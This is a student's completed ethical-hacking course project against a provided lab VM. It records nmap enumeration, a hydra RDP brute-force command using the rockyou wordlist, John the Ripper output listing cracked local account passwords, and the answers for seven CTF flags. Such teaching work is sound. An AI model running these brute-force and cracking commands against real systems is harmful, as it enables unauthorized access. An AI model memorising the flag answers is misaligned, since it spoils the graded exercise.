

CIS278 Course Project

Background

You are a talented ethical hacker and was given the permission to retrieve certain information from a virtual machine. You overheard the information security manager say the word “**secret**”. Retrieve the information that is required using the key ports that are open and find seven flags.

Required Equipment

- Kali Linux VM
- CIS278CP VM

Instructions

- Download the CIS278CP VM from Course Project folder in OneDrive link: at: https://stujjc-my.sharepoint.com/:f:/g/personal/spieklo_jjc_edu/EqZqVgNdnFNLp1QRnYk4dWkByB7GR8eBeZRTISlpg6WPNw?e=SYgKQ2
- Unzip the VM using 7zip.
- If you need any help with setting up the VM, go to Chapter 2 Skills Assessment Part 1 for more instructions.
- Type the answer into the answer text box and provide screenshot proving the answer. **If a screenshot is inserted in the answer box, it will be marked incorrect.**
- **Each entry (answer and screenshot) is worth 5 points each with the total of 150 points for the course project.**

Part 1 Enumeration

You do not have any username, password, or even IP address. Use tools in Kali to retrieve the information for the VM.

1. What is the MAC address for CIS278CP VM?

00:0C:29:91:F2:E2

2. Insert a screenshot for the above results

```
(kali@kali)-[~]
└─$ sudo nmap -sS 192.168.1.87
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-25 22:32 EDT
Nmap scan report for SYRINX-2112 (192.168.1.87)
Host is up (0.00028s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
8080/tcp   open  http-proxy
49154/tcp  open  unknown
MAC Address: 00:0C:29:91:F2:E2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.52 seconds
```

3. List the open TCP ports and their versions.

TCP port	Service	Version
21	FTP	Microsoft ftpd
135	MSRPC	Microsoft Windows RPC
445	SMB(Microsoft-ds)	Microsoft Windows Server 2008 R2 – 2012 microsoft-ds
3389	ssl/ms-wbt-server (RDP)	6.3.9600
5985	winrm	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080	http	Microsoft IIS httpd 8.5
49154	msrpc	Microsoft Windows RPC

4. Insert a screenshot for the above result.

```

Nmap scan report for SYRINX-2112 (192.168.1.87)
Host is up (0.0010s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
135/tcp   open  msrpc            Microsoft Windows RPC
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
|_  ssl-date: 2022-04-26T02:39:16+00:00; 0s from scanner time.
|_  ssl-cert: Subject: commonName=SYRINX-2112
|_  Issuer: commonName=SYRINX-2112
|_  Public Key type: rsa
|_  Public Key bits: 2048
|_  Signature Algorithm: sha1WithRSAEncryption
|_  Not valid before: 2022-01-13T15:36:15
|_  Not valid after: 2022-07-15T15:36:15
|_  MD5: f03d c923 08f4 3ea2 f7cd 21a6 3ce9 7e0d
|_  SHA-1: ec40 1bf8 2e2d fb53 ac23 878a d4d8 0914 94b4 02b5
|_  rdp-ntlm-info:
|_  Target_Name: SYRINX-2112
|_  NetBIOS_Domain_Name: SYRINX-2112
|_  NetBIOS_Computer_Name: SYRINX-2112
|_  DNS_Domain_Name: SYRINX-2112
|_  DNS_Computer_Name: SYRINX-2112
|_  Product_Version: 6.3.9600
|_  System_Time: 2022-04-26T02:38:36+00:00
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_  http-server-header: Microsoft-HTTPAPI/2.0
|_  http-title: Not Found
8080/tcp  open  http             Microsoft IIS httpd 8.5
|_  http-server-header: Microsoft-IIS/8.5
|_  http-title: CIS278CP
|_  http-methods:
|_  Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_  http-open-proxy: Proxy might be redirecting requests
49154/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:91:F2:E2 (VMware)

```

5. What is the name of the VM? Hint: It is not CIS278-CP.

SYRINX-2112

6. Insert a screenshot for the above result.

```

(kali@kali)-[~]
└─$ sudo nmap -sS 192.168.1.87
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-25 22:32 EDT
Nmap scan report for SYRINX-2112 (192.168.1.87)
Host is up (0.00028s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
49154/tcp open  unknown

```

7. What is the operating system and version?

Microsoft Windows Server 2012 R2

8. Insert a screenshot for the above result.

```
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Uptime guess: 0.007 days (since Mon Apr 25 22:29:27 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

9. What is the login username and password for the VM?

Username: "Administrator" Password: "metallica"

10. Insert a screenshot for the above result.

```
[ATTEMPT] target 192.168.1.87 - login "Administrator" - pass "westlife" - 392 of 14344399 [C
[3389][rdp] host: 192.168.1.87 login: Administrator password: metallica
[STATUS] attack finished for 192.168.1.87 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-26 00:52:22

(kali@kali)-[~]
└─$ hydra -t 4 -V -f -l Administrator -P /usr/share/wordlists/rockyou.txt rdp://192.168.1.87
```

11. What is the banner message on the FTP server?

"All right !! You got in !!
Here is your first flag: flag1{JJC-CYBR-0278}
Look around for more info."

12. Insert a screenshot for the above result.

```
(kali@kali)-[~]
└─$ ftp
ftp> open
(to) 192.168.1.87
Connected to 192.168.1.87.
220-Microsoft FTP Service
220 Come on ... try to hack this secure FTP site
Name (192.168.1.87:kali): Administrator
331 Password required
Password:
230-All right!! You got in!!
Here is your first flag: flag1{JJC-CYBR-0278}
Look around for more info.
230 User logged in.
Remote system type is Windows_NT.
ftp> █
```

13. List the local users (non-default) and their cracked passwords

Haxor : letmein
Tony : ironman
Neil : rush2112
James : 007bond
Carol : marvel
Administrator : metallica

14. Insert a screenshot for the above result.

```
(kali㉿kali)-[~]
└─$ john --show --format=NT CPHASHES.txt
Administrator:metallica
Carol:marvel
Guest:
Haxor:letmein
James:007bond
Neil:rush2112
Tony:ironman

7 password hashes cracked, 0 left
```

15. What is the website address for the VM? Be specific.

<http://SYRINX-2112.attlocal.net:8080/>

16. Insert a screenshot for the above result.



Part 2 Capture the Flags

Once that you can sign into the virtual machine, look for the seven flags that are in the VM. The flags will have the following syntax: flagX{YYY-YYYY-XXXX}. A “X” will be a number and a “Y” will be a letter. An example answer could be: flag9{CIS-COMP-1234}.

1. What is flag 1?

Flag1{JJC-CYBR-0278}


2. Insert a screenshot for the above result.

```
(kali@kali)-[~]
└─$ ftp
ftp> open 192.168.1.87
Connected to 192.168.1.87.
220-Microsoft FTP Service
220 Come on...try to hack this secure FTP site
Name (192.168.1.87:kali): Administrator
331 Password required
Password:
230-All right!! You got in!!
Here is your first flag: flag1{JJC-CYBR-0278}
Look around for more info.
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

3. What is flag 2?

Flag2{JJC-CYBR-2041}


4. Insert a screenshot for the above result.



5. What is flag 3?

Flag3{JJC-CYBR-1984}


6. Insert a screenshot for the above result.



7. What is flag 4?

Flag4{JJC-CYBR-0246}


8. Insert a screenshot for the above result.



9. What is flag 5?

Flag5{JJC-CYBR-2112}


10. Insert a screenshot for the above result.



11. What is flag 6?

Flag6{JJC-CYBR-1032}

12. Insert a screenshot for the above result.



13. What is flag 7?

Flag7{JJC-CYBR-5150}

14. Insert a screenshot for the above result.

